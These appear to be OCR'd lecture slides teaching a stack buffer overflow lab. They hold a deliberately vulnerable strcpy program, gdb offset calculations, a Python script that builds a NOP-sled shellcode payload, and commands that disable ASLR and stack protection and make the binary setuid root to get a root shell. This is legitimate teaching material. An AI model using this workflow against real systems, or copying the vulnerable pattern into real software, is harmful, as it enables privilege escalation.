


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

PRIMARY GOAL:
Overflow a buffer to insert code + run it!

Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place shellcode



Step 1: Distance Between Buffer Base Address & Return Address


```
$ sudo sysctl -w kernel.randomize_va_space=0 # DISABLE ASLR!

$ gcc -o stack-dbg -z execstack -fno-stack-protector -g stack.c
$ touch badfile
$ gdb stack-dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1

# ---now in gdb shell--- #
(gdb) b foo
Breakpoint 1 at 0x80484c1: file stack.c, line 11.
(gdb) r
...
Breakpoint 1, foo (str=0xbffff13c "...") at stack.c:11

# ---now in foo--- #
(gdb) p $ebp
$1 = (void *) 0xbffff118
(gdb) p &buffer
$2 = (char (*)[100]) 0xbffff0ac
(gdb) p/d 0xbffff118 - 0xbffff0ac
$3 = 108
```

If we have access to the source, or a binary, we can use tools (e.g., gdb) to accomplish this task!

(Not always feasible…)

Thus, the distance is 108 + 4 = 112

TL;DR: The Structure of the `badfile`



How to Construct the `badfile`

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xbffff118 + 0x78  # ebp + gdb delta (=0xbffff190)
offset = 108+4           # ($ebp-&buffer) dist + size of return address

content[offset:offset + L] = (ret).to_bytes(4, byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

NOTE: see **exploit.py** for a template!

NOTE:
When debugging, gdb adds overhead on the stack, so the the stack is "deeper". Need to add a delta to your address...

NOTE:
The new address put in the return address should **not contain any zeros** in any of its **bytes** or strcpy() will terminate before copying the entirety of badfile!

e.g., 0xbffff118 + 0xe8 = 0xbffff200

```
$ sudo sysctl -w kernel.randomize_va_space=0 # DISABLE ASLR!
$ sudo ln -sf /bin/zsh /bin/sh # Set shell
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
$ chmod u+x exploit.py
$ exploit.py
$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), …
```


→ badfile

Compile the vulnerable code (w/ countermeasures disabled) + run the exploit

Final Notes on Strategies

- Recall: NOP Sleds (they are your friend!)
- Recall: Zeros in the payload (they are not your friend...)

Q: What if you don't know the size of the buffer? (and therefore, you don't know WHERE to put the return address?)



Final Notes on Strategies

- Recall: NOP Sleds (they are your friend!)
- Recall: Zeros in the payload (they are not your friend…)
- Return Address "Spraying"!